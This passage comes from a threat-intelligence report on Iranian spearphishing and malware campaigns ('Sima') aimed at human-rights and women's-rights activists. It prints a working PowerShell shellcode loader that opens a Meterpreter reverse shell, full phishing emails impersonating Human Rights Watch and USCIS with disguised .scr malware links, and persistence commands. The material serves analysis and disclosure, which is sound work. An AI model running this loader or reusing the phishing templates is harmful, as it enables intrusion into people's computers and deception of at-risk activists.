VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr
dest, uint src, uint count);'';$w = Add-Type -memberDefinition $CeJG -Name
"Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z =
0xda,0xcc,0xd9,0x74,0x24,0xf4,0xbb,0xb7,0x6a,0x2e,0xe9,0x5d,0x33,0xc9,0xb1,0x4
7,0x31,0x5d,0x18,0x83,0xc5,0x04,0x03,0x5d,0xa3,0x88,0xdb,0x15,0x23,0xce,0x24,0
xe6,0xb3,0xaf,0xad,0x03,0x82,0xef,0xca,0x40,0xb4,0xdf,0x99,0x05,0x38,0xab,0xcc
,0xbd,0xcb,0xd9,0xd8,0xb2,0x7c,0x57,0x3f,0xfc,0x7d,0xc4,0x03,0x9f,0xfd,0x17,0x
50,0x7f,0x3c,0xd8,0xa5,0x7e,0x79,0x05,0x47,0xd2,0xd2,0x41,0xfa,0xc3,0x57,0x1f,
0xc7,0x68,0x2b,0xb1,0x4f,0x8c,0xfb,0xb0,0x7e,0x03,0x70,0xeb,0xa0,0xa5,0x55,0x8
7,0xe8,0xbd,0xba,0xa2,0xa3,0x36,0x08,0x58,0x32,0x9f,0x41,0xa1,0x99,0xde,0x6e,0
x50,0xe3,0x27,0x48,0x8b,0x96,0x51,0xab,0x36,0xa1,0xa5,0xd6,0xec,0x24,0x3e,0x70
,0x66,0x9e,0x9a,0x81,0xab,0x79,0x68,0x8d,0x00,0x0d,0x36,0x91,0x97,0xc2,0x4c,0x
ad,0x1c,0xe5,0x82,0x24,0x66,0xc2,0x06,0x6d,0x3c,0x6b,0x1e,0xcb,0x93,0x94,0x40,
0xb4,0x4c,0x31,0x0a,0x58,0x98,0x48,0x51,0x34,0x6d,0x61,0x6a,0xc4,0xf9,0xf2,0x1
9,0xf6,0xa6,0xa8,0xb5,0xba,0x2f,0x77,0x41,0xbd,0x05,0xcf,0xdd,0x40,0xa6,0x30,0
xf7,0x86,0xf2,0x60,0x6f,0x2f,0x7b,0xeb,0x6f,0xd0,0xae,0x86,0x6a,0x46,0xe8,0xda
,0x6d,0xf4,0x62,0xe7,0x8d,0xe9,0xb3,0x6e,0x6b,0x59,0x64,0x21,0x24,0x19,0xd4,0x
81,0x94,0xf1,0x3e,0x0e,0xca,0xe1,0x40,0xc4,0x63,0x8b,0xae,0xb1,0xdc,0x23,0x56,
0x98,0x97,0xd2,0x97,0x36,0xd2,0xd4,0x1c,0xb5,0x22,0x9a,0xd4,0xb0,0x30,0x4a,0x1
5,0x8f,0x6b,0xdc,0x2a,0x25,0x01,0xe0,0xbe,0xc2,0x80,0xb7,0x56,0xc9,0xf5,0xff,0
xf8,0x32,0xd0,0x74,0x30,0xa7,0x9b,0xe2,0x3d,0x27,0x1c,0xf2,0x6b,0x2d,0x1c,0x9a
,0xcb,0x15,0x4f,0xbf,0x13,0x80,0xe3,0x6c,0x86,0x2b,0x52,0xc1,0x01,0x44,0x58,0x
3c,0x65,0xcb,0xa3,0x6b,0x77,0x37,0x72,0x55,0x0d,0x59,0x46;$g = 0x1000;if
($z.Length -gt 0x1000){$g =
$z.Length};$cST=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le
($z.Length-1);$i++) {$w::memset([IntPtr]($cST.ToInt32()+$i), $z[$i],
1)};$w::CreateThread(0,0,$cST,0,0,0);for (;;){Start-sleep 60};';$e =
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($Dx8
G));$S7lO = "-enc ";if([IntPtr]::Size -eq 8){$P1X = $env:SystemRoot +
"\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $P1X $S7lO $e"}else{;iex
"& powershell $S7lO $e";}
```

Through multiple nested PowerShell instances performing shellcode injection, the actors are then able to download and execute a build of Metasploit's Meterpreter DLL configured as a reverse shell to a designated host. On a historical note, the primary hostname for these samples was previously used in a FBI operation to identify individuals exchange child abuse images.[39]

During the course of our analysis we observed the attackers interacting with the reverse shell we had opened. During multiple attempts at luring them in they initially performed some preliminary profiling, then when they had realized the host was an analysis virtual machine, they repeatedly deleted files, removed traces of the infection and rebooted the system.

Sima

History

In February 2016, Iran-focused individuals received messages purporting to be from Human Rights Watch's (HRW) Emergencies Director, requesting that they read an article about Iran pressing Afghan refugees to fight in Syria. While referencing a real report published by HRW,[40] the links provided for the Director's biography and article directed the recipient to malware hosted elsewhere. These spearphishing attempts represent an evolution of Iranian actors based on their social engineering tactics and narrow targeting. Although the messages still had minor grammatical and stylistic errors that would be obvious to a native speaker, the actors demonstrated stronger English-language proficiency than past intrusion sets and a deeper investment in background research prior to the attempt. The actors appropriated a real identity that would be expected to professionally interact with the subject, then offered validation through links to their biography and social media, the former of which itself was malware as well. The bait documents contained a real article relevant to their interests and topic referenced, and the message attempted to address to how it aligned with their professional research or field of employment. The referenced documents sent were malware binaries posing as legitimate files using the common right-to-left filenames tactic in order to conceal the actual file extension. All of these techniques, while common pretexting mechanisms, are a refinement compared to a tendency amongst other groups to simply continually send different forms of generic malware or phishing, in the hopes that one would eventually be successful.


We tentatively name the campaign "Sima" based on the recurrent presence of "PCSima7" and "PCSima9" in the metadata of Word documents displayed upon execution of the primary malware agent. While other indicators align with the attribution to Iran, such as markers that the Visual Studio used in its development originated from an Iranian software piracy site, Sima is the most unique trait found in our observation.

[39] http://www.cnet.com/news/fbi-posts-fake-hyperlinks-to-snare-child-porn-suspects/
[40] https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria

While the Sima (سیما) moniker could similarly originate from software labels, it is a common female Persian name and a Persian-language word for “visage” or “appearance.” Given its use in more advanced social engineering campaigns against women’s rights activists, the label seem particularly apt.

Based on file modification dates and timestamps of samples, it appears that the observed campaign was initiated in the middle of February 2016, with the infrastructure taken offline at the start of March. At the time of observation, and within the resources in spearphishing attempts, the actors behind the campaign had an active interest in Iranians in the diaspora that were focused on foreign policy and women’s issues. Samples and resource names contained the family names of prominent Iranians, and several of these individuals received the malware located in their respective folder. Two other files, named “R.A.D - Rape Aggression Defense for Women” and “VictoriaSecret influence on women gender” indicate an audience of activists or scholars on women’s rights issues. Another file, entitled “CONFIDENTIAL INVESTOR SUITABILITY QUESTIONNAIRE” implies that the end recipient is involved in the private sector, which aligns with a history of Iranian actors of targeting individuals involved with the country’s oil sector and international businesspersons in the diaspora. Others appear to have been general purpose malware with generic names that imply that they were sent purporting to be system updates, such as “GetWindows10-Web_Default_Attr.exe.”

Several samples potentially reflect other impersonation attempts similar to the HRW messages based on the filenames of the malware. The spearphishing bait was relevant to recent social media activity of the target, suggesting those behind the Sima campaign were closely monitoring and tailoring pretexting strategies according to their interests. In another case, the actors mirrored an announcement made about the broadcast of a television program on Iranian-American cultural affairs in order to impersonate the individual and engage in spearphishing within hours of the legitimate message. The Sima group also engaged in impersonation of Citizenship and Immigration Services at the Department of Homeland Security, posing as a notice about the expiration of the recipient’s Permanent Residence status. This forged message appeared to be from an address associated with the USCIS, “SCOPSSCATA@dhs.gov,” and was sent through the anonymous mail relay service anonymousemail.me. As with the HRW message, the forms referenced actually exist but the links provided in the message directed the recipient to malware tainted documents.


http://148.251.55.114/
We are
Reaching For The Moon.
Our site is currently under construction but we are working hard to create a new and fresh design.
42 Days
10 Hours
44 Minutes
50 Seconds
Done

The malware and infrastructure used in the spearphishing attempts was hosted behind an under construction message with an email signup option that did not function. The server used to host these malware samples was located on the German provider Hetzner (148.251.55.114), within a small block of IP addresses that are registered with the customer ID "HOS-156205." Across other prefixes registered to this customer identifier, and within the same block as the command and control server, there are a number of other Persian-language websites, suggesting that the server was purchased through an Iranian reseller of Hetzner services.

Prior to the removal of the server, the actors uploaded password-protected archives of exfiltrated files to the server. These files suggested at least twenty-one victims within the short period of the campaign, however, it is believed that those archives do not covered the entirety of those compromised. Despite the oversight that made these files available, the archives evince a greater level of professionalism and detail-oriented work than previous threat actors, with resources highly-organized and bearing descriptive labeling. These archives provide further indication that those entities behind the campaigns are Persian-language speakers, due to the naming of files and folders in Persian.

Spearphishing Email - February and March 2016

From: Peter Bouckaert [redacted - unique false email address]

[redacted - name]

Hello

I am Peter Bouckaert, Emergency director at Human Rights Watch, focusing on protecting the rights of civilians during armed conflict. Our group has huge field research & fact-finding missions to Iran, Lebanon, Kosovo, Chechnya, Afghanistan, Iraq, Israel and the Occupied Palestinian Territories, Macedonia, Indonesia, Uganda, and Sierra Leone, among others.

You can read my biography at below link:
https://www.hrw.org/about/people/peter-bouckaert
<http://148.251.55.114/download/[redacted]/my%20biography%E2%80%AExcod.scr>

According to the situation of Iran & Turkey in terrorism in Syria, we have some suggestions for you due to your experience [redacted - field]. Please read our last research about "Iran Sending Thousands of Afghans to Fight in Syria" & contact me immediately.

You can read this article at below link:
https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria

<http://148.251.55.114/download/[redacted]/Iran%20Sending%20Thousands%20of%20Afghans%20to%20Fight%20in%20Syria%E2%80%AExcod.scr>

Peter Bouckaert
[redacted - unique false email address]

Spearphishing Email - March 2016

From: U.S. Citizenship and Immigration Services <SCOPSSCATA@dhs.gov>
Subject: Alert: Permanent Residence Card

You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 (can be found at the end of this email), in order to Register Permanent Residence or Adjust Status, and must fill Form I-90 (can be found at the end of this email) in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/International offices. (Offices can be found here: https://www.uscis.gov/about-us/find-uscis-office)

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/International offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.

Download Form I-485, Application to Register Permanent Residence or Adjust Status:
https://www.uscis.gov/sites/default/files/files/form/i-485.doc
<http://148.251.55.114/uscis.gov/sites/default/files/files/form/Form%20I-485,%20Application%20to%20Register%20Permanent%20Residence%20or%20Adjust%20Status%E2%80%AEcod.scr>

Download Form I-90, Application to Replace Permanent Resident Card: https://www.uscis.gov/sites/default/files/files/form/i-90.doc
<http://148.251.55.114/uscis.gov/sites/default/files/files/form/Form%20I-90,%20Application%20to%20Replace%20Permanent%20Resident%20Card%E2%80%AEcod.scr>

Contact us: https://www.uscis.gov/about-us/contact-us

With Best Regards,

USCIS Service Center.

Tools & Techniques

All the malware samples that we collected from servers controlled by the actors appear to belong to the same malware family and they are all configured to contact and exfiltrate data to the same command and control domains, *microupdt.fagdns.com* and *microupdt.duckdns.org*. All the samples appear to be have been compiled between February 29 and March 1 2016, shortly before our discovery, suggesting that, despite the known C&C servers having quickly gone offline shortly after, this spree of attacks might be fresh and currently undergoing.

It is worth noting in fact, that those same C&C domains have appeared and disappeared at convenience over the course of the many months that took to complete this research work, and may be used by others. As a matter of fact, the command and control domains we observed resolved to the hosts 154.127.59.97 and 87.121.52.83, which have numerous other domains associated to them through passive DNS records, and an even larger amount of malware samples configured to contact them. For the sake of narrative we are going to focus exclusively to those samples we identified being used in attacks against Iranian civil society and diaspora.

We observed Sima employ a few initial droppers, normally written in C# and then obfuscated, often with SmartAssembly. The first iteration of the stage 1 payload is a very simple application that is designed to execute the primary payload, and establish and maintain persistence over the compromised system. It achieves that by the creating a regular startup registry key by invoking the following command:

```
"C:\WINDOWS\system32\cmd.exe" /c reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v
"Load" /d "C:\Documents and Settings\Me\Application
Data\Microsoft\Blend\14.0\FeedCache\protocolhost.exe" /f
```

The binary *protocolhost.exe* would normally be an initial stub that just executes the full original payload. While the folder under which it is stored seems consistent, the file name of the executable seems to vary. We observed for example the names *sigverify.exe* and *PerfWatson.exe* as alternatives to *protocolhost.exe*. Interestingly, due to some flaw in the logic of the stage 1, that *cmd.exe* command is often executed an endless loop, which will cause terminals to flash continuously, making it hard to properly interact with the system.

Possibly as an evolution to this poorly designed initial payload, in other attacks the group appears to have replaced the stage 1 dropper with a new one, which looks cleaner and with an increased attention to detail and stealthiness. For example, it sets the ZoneID of all of its dropped files to URLZONE_TRUSTED, generally used to disable security warnings on the provenance of the file, invoking this command:

```
"C:\Windows\System32\cmd.exe" /c echo [zoneTransfer]ZoneID = 2 >
"C:\ProgramData\Winupdt\winupdt.exe":ZONE.identifier & exit
```

It also sets its error mode to SEM_NOOPENFILEERRORBOX, disabling Windows error dialogs in case of some malfunction.

Instead of using the more common and more recognizable Windows startup registry keys and folders, this malware instead creates a Window Task Scheduler XML definition from a premade template it is provided with:


```
<?xml version="1.0" encoding="utf-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>[USERID]</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>[USERID]</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>[USERID]</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>[LOCATION]</Command>
    </Exec>
  </Actions>
</Task>
```

After [USERID] and [LOCATION] are respectively replaced with the current user name and the path to the previously dropped file, this task definition will be registered in Windows as “WinUpdt” by invoking the following command:

```
"C:\Windows\System32\schtasks.exe" /Create /TN "WinUpdt" /XML
C:\Users\User\AppData\Local\Temp\633249106.xml
```

Interestingly, this task definition template seems to be designed to be less pervasive as well as less suspicious. As a matter of fact, it fakes the date of registration of task to more than a year and a half ago, it only requests a default low-medium priority, it is not marked as hidden, and it even instructs the scheduler to terminate the task if the computer is on battery power.

Regardless of which stage 1 dropper was employed, when the primary payload is executed it instantiates an instance of *RegAsm.exe* (which is a legitimate Microsoft .NET utility) in a suspended state, performs process hollowing, and replaces its memory with malicious code. All the significant operations of the malware are then performed within the context of that process. In all the attacks that we observed, the injected payload appears to be a RAT known as *LuminosityLink*, which is commercially available off-the-shelf[41]. While being advertised on its website as a legitimate remote administration tool, *LuminosityLink* is provided with enough features to make it an appealing solution for any malicious attacker, and Persian-language security forums includes discussion of the application.[42]



Introducing LuminosityLink

Feature Packed and Incredibly Stable, Luminosity Brings new innovations to the table!

Surveillance

Luminosity allows you to control your clients via Remote Desktop, Remote Webcam, and a professional Client Manager.

File Manager & Searcher

View, download, and delete files on your clients computer. You may also search for specific files, and have them uploaded automatically.

RDP Manager

Login and control your systems on a new user session via Microsoft Remote Desktop Protocol (RDP)

Malware Remover

Remove Malicious Items on your clients computer. In addition, you may block specific processes, and stop the installation of specified software.

Reverse Proxy

Use your clients IP Address as a SOCKS 5 Proxy in any application. Very stable and fast!

Password Recovery


Recovers Lost Passwords from all Major Web Browsers, all Email Clients, FileZilla, and Windows Serial Key.

In order to deceive the targets of the attacks and making the delivered payload appear more innocuous, all the artifacts have been configured to display an Office document with varying content. These documents suggest the nature of the targets, which generally aligns with the identity of those identified through the names given by the attackers to the folders we retrieved the files from. All the attacks can be classified under two primary thematic areas: **Women Rights** and **Human Rights in Iran**. Therefore, the content of the decoy documents along, with what we believe are the identities of some of the targets of these attacks, supports the theory that this campaign is, to the best of our knowledge, dedicated to the surveillance of members of Iranian civil society and diaspora.

Human Rights in Iran

[41] https://luminosity.link
[42] http://iedb.ir/acc/da-86-da-af-d9-88-d9-86-d9-87-d8-a7-d8-b2-db-8c-da-a9-d8-b1-t-2836.html

This decoy document appears to be copied text from a public review of human rights reports by Human Rights Watch and Freedom House posted by the Iranian human rights organization Tavaana:[43]



WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.

حقوق بشر ایران در سالی که گذشت

مروری بر گزارش سالیانه دیدبان حقوق بشر و خانه آزادی


هر ساله سازمان‌های حقوق بشری مستقل، وضعیت حقوق بشر را در جای‌جای جهای زیر نظر می‌گیرند و در انتهای سال گزارشی منتشر می‌کنند که شاخص‌های مختلف حقوق بشر را در بسیاری از کشورهای دنیا ارزیابی می‌کند. در واقع این سازمان‌ها تا جایی که بتوانند و به اطلاعات موثق دسترسی داشته باشند، کشورها را مورد بررسی قرار می‌دهند و غیبت یک

Samples

`6c87fd4da4a655987d880aa687825283`
`93dcbbd44c53ae780a359baa4ba26da2`
`0239f8e9e9f242747607e5f7839d2b75`

The following decoy documents instead appears to be a copy of an original report published by Human Rights Watch on their website:[44]

[43] https://tavaana.org/fa/HR_Reports
[44] https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria



WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.

Iran Sending Thousands of Afghans to Fight in Syria

Refugees, Migrants Report Deportation Threats

